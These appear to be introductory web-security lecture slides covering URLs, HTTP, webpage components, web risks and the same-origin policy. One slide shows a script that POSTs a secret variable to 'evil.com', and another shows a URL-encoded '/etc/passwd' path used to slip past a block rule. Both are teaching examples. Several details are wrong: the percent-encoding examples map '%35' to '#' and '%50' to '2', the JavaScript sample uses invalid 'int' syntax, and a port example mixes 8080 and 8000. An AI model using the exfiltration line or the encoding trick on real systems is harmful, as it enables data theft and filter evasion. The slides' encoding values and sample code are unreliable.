Announcement

- Three projects (15%)
  - Project #1 release later today

- Teaching feedback
  - Schedule for the rest of the semester
  - In class:
    - Freewrite time
    - Quick questions time

Introduction to Web

Today: Introduction to Web

- A brief history of the web
- What’s the web?
- URLs
- HTTP
- Parts of a Webpage
  - HTML
  - CSS
  - JavaScript
- Security on the Web
- Same-Origin Policy

A Brief History of the Web

A Brief History of the Web

- The web was not designed with security from the start

- Historical design decisions can help us understand where modern security vulnerabilities originated


Web 1.0

- Web 1.0: The first era of websites (roughly 1991-2004)
- Websites only contained static content
  - Documents with texts, images, etc.
  - No interactive features
- 1996: Sun Microsystems releases Java
  - Java: A programming language designed to compile to an intermediate representation and run on a lot of systems
  - Sun Microsystems built a web browser that can fetch and execute Java code
- Problem: Java was too powerful
  - Java was designed to do everything a locally running program could do
  - Security vulnerabilities associated with downloading and running code from others
  - A new language called JavaScript was created
  - The only things JavaScript and Java share are the name and some parts of the syntax

What’s the Web?

What’s the Web?

- **Web (World Wide Web)**: A collection of data and services
  - Data and services are provided by **web servers**
  - Data and services are accessed using **web browsers** (e.g. Chrome, Firefox)
- The web is not the Internet
  - The Internet describes *how* data is transported between servers and browsers
  - We will study the Internet later in the networking unit



Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

URLs

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
    - **HTML**: A markup language for creating webpages
    - **CSS**: A style sheet language for defining the appearance of webpages
    - **JavaScript**: A programming language for running code in the web browser

URLs

- **URL (Uniform Resource Locator)**: A string that uniquely identifies one piece of data on the web
  - A type of URI (Uniform Resource Identifier)

Parts of a URL: Scheme

- Located just before the **double slashes**
- Defines how to retrieve the data over the Internet (which Internet protocol to use)
- Protocols you should know
  - **`http`**: Hypertext Transfer Protocol
  - **`https`**: A secure version of HTTP
  - We'll see more about these later
- Other protocols include:
  - **`ftp`**: File Transfer Protocol
  - **`file`**: fetching a local file (e.g. on your computer)
  - **`git+ssh`**: an SSH-tunneled git fetch
  - You don't need to know the details about these protocols

Parts of a URL: Domain

- Located after the double slashes, but before the next single slash
- Defines which web server to contact
  - Recall: The web has many web servers. The location specifies which one we're looking for.
- Written as several phrases separated by dots
- Example:
  - https://cci.charlotte.edu/sis-faculty/: Domain name: cci.charlotte.edu

Parts of a URL: Location

- Location: The domain with some additional information
  - Port: https://cci.charlotte.edu:443/sis-faculty/:
    - Identifies one specific application on the web server
    - We will see ports again in the networking unit

Parts of a URL: Path

- Located after the first **single slash**
- Defines which file on the web server to fetch
    - Think of the web server as having its own filesystem
    - The path represents a filepath on the web server's filesystem
- Examples
    - **`https://webpages.charlotte.edu/wwang22/Research/projects.html`** **`:`** look in the **`wwang22/Research`** folder for **`projects.html`**

Parts of a URL: Query

- Providing a query is optional
- Located after a question mark
- Supplies arguments to the web server for processing
  - Think of the web server as offering a function at a given path
  - To access this function, a user makes a request to the path, with some arguments in the query
  - The web server runs the function with the user's arguments and returns the result to the user
- Arguments are supplied as **`name=value`** pairs
- Arguments are separated with ampersands (**`&`**)
- Example: https://catalog.charlotte.edu/preview_program.php?catoid=30&poid=8146


Parts of a URL: Fragment

- Providing a fragment is optional
- Located after a hash sign (**#**)
- Not sent to the web server! Only used by the web browser
  - Common usage: Tells the web browser to scroll to a part of a webpage
- Example:
  - https://www.jianxiang.info/teaching/ITIS6200/2023fa/index.html#schedule

URL Escaping

- URLs are designed to contain printable, human-readable characters (ASCII)
  - What if we want to include non-printable characters in the URL?
- Recall: URLs have special characters (**`?`**, **`#`**, **`/`**)
  - What if we want to use a special character in the URL?
- Solution: URL encoding
  - Notation: Percent sign (`%`) followed by the hexadecimal value of the character
  - Example: **`%20`** = `' '` (spacebar)
  - Example: **`%35`** = '**`#`**' (hash sign)
  - Example: **`%50`** = '**`2`**' (printable characters can be encoded too!)
- Security issues: makes scanning for malicious URLs harder
  - Suppose you want to block all requests to the path **`/etc/passwd`**
  - What if an attacker makes a request to **`%2F%65%74%63%2F%70%61%73%73%77%64`**?
  - We'll study this issue more later

A Simplified View of the Web



Filesystem

```
/
├── /pictures
    ├── 1.jpg
    └── 2.jpg
├── /secrets
    ├── passwords.txt
    └── secrets.py
├── /draw?shape=__&size=__
└── /search?q=__
```


Browser

Backend

```
func draw(shape, size)
func search(q)
```

Server: **www.test.com**

A Simplified View of the Web




```
/
├── /pictures
    ├── 1.jpg
    └── 2.jpg
├── /secrets
    ├── passwords.txt
    └── secrets.py
├── /draw?shape=__&size=__
└── /search?q=__
```

```
func draw(shape, size)
func search(q)
```

The browser can request a file from the server with a URL.

`https://test.com/pictures/1.jpg`

A Simplified View of the Web



```
/
├── /pictures
    ├── 1.jpg
    └── 2.jpg
├── /secrets
    ├── passwords.txt
    └── secrets.py
├── /draw?shape=__&size=__
└── /search?q=__
```

```
func draw(shape, size)
func search(q)
```

The browser can also request some computation from the server.

`https://test.com/draw?shape=circle&size=large`

HTTP

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

HTTP

- **HTTP (Hypertext Transfer Protocol)**: A protocol used to request and retrieve data from a web server
- **HTTPS**: A secure version of HTTP
    - Uses cryptography to secure data
    - We’ll see HTTPS later in the networking unit
- HTTP is a request-response model
    - The web browser sends a **request** to the web server
    - The web server processes the request and sends a **response** to the web browser

Parts of an HTTP Request

- URL path (possibly with query parameters)
- Method
  - **GET**: Requests that don't change server-side state ("*get*" information from the server)
  - **POST**: Request that update server-side state ("*post*" information to the server)
  - Other less-used methods exist (e.g. HEAD, PUT)
  - Today, GET requests typically modify server-side state in some ways (e.g. analytics)
- Data
  - GET requests do not contain any data
  - POST requests can contain data
- Uninteresting metadata
  - Headers: Metadata about the request
    - Example: "This request is coming from a Firefox browser"
  - Protocol: "HTTP" and version

Parts of an HTTP Response

- Protocol: “HTTP” and version
- Status code: A number indicating what happened with the request
    - Example: 200 OK
    - Example: 403 Access forbidden
    - Example: 404 Page not found
- Data
    - Can be a webpage, image, audio, PDF, executable, etc.
- Uninteresting metadata
    - Headers: Metadata about the response
        - Example: Date and time
        - Example: Length of the content

Parts of a Webpage

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
    - **HTML**: A markup language for creating webpages
    - **CSS**: A style sheet language for defining the appearance of webpages
    - **JavaScript**: A programming language for running code in the web browser

HTML

- **HTML (Hypertext Markup Language)**: A markup language to create structured documents
- Defines elements on a webpage with *tags*
  - Tags are defined with angle brackets **`<>`**
  - Example: **`<img>`** tag creates images
  - Example: **`<b>`** tag creates bold text

CSS

- **CSS (Cascading Style Sheets)**: A style sheet language for defining the appearance of webpages
    - You don’t need to know the specifics of CSS
    - Very powerful: If used maliciously, it can often be as powerful as JavaScript!

JavaScript

- **JavaScript**: A programming language for running code in the web browser
- JavaScript is **client-side**
  - Code sent by the server as part of the response
  - Runs in the browser, not the web server!
- Used to manipulate web pages (HTML and CSS)
  - Makes modern websites interactive
  - JavaScript can be directly embedded in HTML with **`<script>`** tags
- Most modern webpages involve JavaScript
  - JavaScript is supported by all modern web browsers
- You don’t need to know JavaScript syntax
  - However, knowing common attack functions helps

JavaScript Fact Sheet


- High-level
- Dynamically-typed
- Interpreted
- Supports objects
- Fast
  - JavaScript is used in almost every web application, so a lot of work goes into making it execute quickly
  - Just-in-time compiling (compile code at runtime immediately before executing it) helps speed up execution

Vulnerabilities in the JavaScript interpreter/compiler

- The web browser runs JavaScript from external websites
  - Malicious websites can send JavaScript to the browser!
  - Browsers are sandboxed to prevent any malicious code from doing too much damage
- A vulnerability in the browser's JavaScript interpreter/compiler is very dangerous
  - Just-in-time compilers need memory that's both writable and executable (write the machine code and then execute it)
  - If the interpreter is vulnerable, an attacker can exploit memory safety bugs
  - Example: "Use-after-free" on a JavaScript object results in an arbitrary read/write primitive
  - An attacker can now force the JavaScript program to inspect memory
- **Takeaway**: JavaScript is memory-safe and sandboxed, but a vulnerable interpreter/compiler can result in memory safety exploits!

Features of JavaScript

- Modify any part of the webpage (e.g. HTML or CSS)



Webpage

Test

HTML (before JavaScript executes)

```
<a id="link" href="https://test.com">Test</a>
```

```
document.getElementById("link").setAttribute("href", "https://test.com/phishing");
```

Test

Webpage

```
<a id="link" href="https://test.com/phishing">Test</a>
```

HTML (after JavaScript executes)

JavaScript changed the link! Now clicking it opens `https://test.com/phishing`.


Features of JavaScript

- Create a pop-up message

HTML (with embedded JavaScript)

```
<script>alert("Happy Birthday!")</script>
```

Webpage



When the browser loads this HTML, it will run the embedded JavaScript and cause a pop-up to appear.

Features of JavaScript

- Make HTTP requests

HTML (with embedded JavaScript)

```
<script>int secret = 42;</script>

...

<script>fetch('https://evil.com/receive',{method:'POST', body: secret})</script>
```

Suppose the server returns some HTML with a secret JavaScript variable.

If the attacker somehow adds this JavaScript, the browser will send a POST request to the attacker's server with the secret.

Rendering a Webpage

- Process of displaying (rendering) a webpage in a web browser:
  - The browser receives HTML, CSS, and JavaScript from the server
  - HTML and CSS are parsed into a **DOM (Document Object Model)**
  - JavaScript is interpreted and executed, possibly modifying the DOM
  - The painter uses the DOM to draw the webpage
- **DOM (Document Object Model)**: Cross-platform model for representing and interacting with objects in HTML
  - A tree of nodes
  - Each node has a tag, attributes, and child nodes

Security on the Web

Risks on the Web

- Risk #1: Web servers should be protected from unauthorized access
    - Example: An attacker should not be able to hack into **`google.com`** and provide malicious search results to users
- Protection: Server-side security
    - Example: Protect the server computer from buffer overflow attacks

Risks on the Web

- Risk #2: A malicious website should not be able to damage our computer
  - Example: Visiting **`evil.com`** should not infect our computer with malware
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read/write files on our computer
- Protection: Sandboxing
  - JavaScript is not allowed to access files on our computer
  - Privilege separation, least privilege
  - Browsers are carefully written to avoid exploiting the browser's code (e.g. write the browser in a memory-safe language)

Risks on the Web

- Risk #3: A malicious website should not be able to tamper with our information or interactions on other websites
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read our emails or buy things with our Amazon account
- Protection: Same-origin policy
  - The web browser prevents a website from accessing other *unrelated* websites

Same-Origin Policy

Same-Origin Policy: Definition

- **Same-origin policy**: A rule that prevents one website from tampering with other *unrelated* websites
  - Under the policy, a web browser permits **scripts** contained in a first web page to access data in a second web page, but only if both web pages have the same *origin*
  - Enforced by the web browser
  - Prevents a malicious website from tampering with behavior on other websites

Same-Origin Policy

- Every webpage has an **origin** defined by its URL with three parts:
  - **Protocol**: The protocol in the URL
  - **Domain**: The domain in the URL's location
  - **Port**: The port in the URL's location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS

`https://www.test.com:443/assets/lock.PNG`

`http://www.test.com/assets/images/404.png`

`80` (default port)

Same-Origin Policy

- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly
  - Think string matching: The protocol, domain, and port strings must be equal

First domain	Second domain	Same origin?
`http://cci.charlotte.edu/`	`https://cci.charlotte.edu/`	Protocol mismatch `http` ≠ `https`
`https://cci.charlotte.edu/`	`https://charlotte.edu/`	Domain mismatch `charlotte.edu` ≠ `cci.charlotte.edu`
`http://cci.charlotte.edu[:80]`	`http://cci.charlotte.edu[:8080]`	Port mismatch `80` ≠ `8000`

Same-Origin Policy

- Two websites with different origins cannot interact with each other
  - Example: If `test.com` embeds `google.com`, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame
- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If `test.com` fetches JavaScript from `google.com`, the JavaScript has the origin of `test.com`
  - Intuition: `test.com` has "copy-pasted" JavaScript onto its webpage
- Exception: Websites can fetch and display images from other origins
  - However, the website only knows about the image's size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
  - Cross-origin resource sharing (CORS)
  - The `postMessage` function in JavaScript

URLs: Summary

- URL: A string that uniquely identifies one piece of data on the web
- Parts of a URL:
  - Protocol: Defines which Internet protocol to use to retrieve the data (e.g. HTTP or HTTPS)
  - Location: Defines which web server to contact
  - Path: Defines which file on the web server to fetch
  - Query (optional): Sends arguments in name-value pairs to the web server
  - Fragment (optional): Not sent to the web server, but used by the browser for processing
- Special characters should be URL escaped

HTTP: Summary

- HTTP: A protocol used to request and retrieve data from a web server
  - HTTPS: A secure version of HTTP
  - HTTP is a request-response protocol
- HTTP request
  - Method (GET or POST)
  - URL path and query parameters
  - Protocol
  - Data (only for POST requests)
- HTTP response
  - Protocol
  - Status code: A number indicating what happened with the request
  - Headers: Metadata about the response
  - Data

Parts of a Webpage: Summary

- HTML: A markup language to create structured documents
  - Create a link
  - Create a form
  - Embed an image
  - Embed another webpage (iframe or frame)
- CSS: A style sheet language for defining the appearance of webpages
  - As powerful as JavaScript if used maliciously!
- JavaScript: A programming language for running code in the web browser
  - JavaScript code runs in the web browser
  - Modify any part of the webpage (e.g. HTML or CSS)
  - Create pop-up messages
  - Make HTTP requests

Same-Origin Policy: Summary

- Rule enforced by the browser: Two websites with different origins cannot interact with each other
- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly (string matching)
- Exceptions
    - JavaScript runs with the origin of the page that loads it
    - Websites can fetch and display images from other origins
    - Websites can agree to allow some limited sharing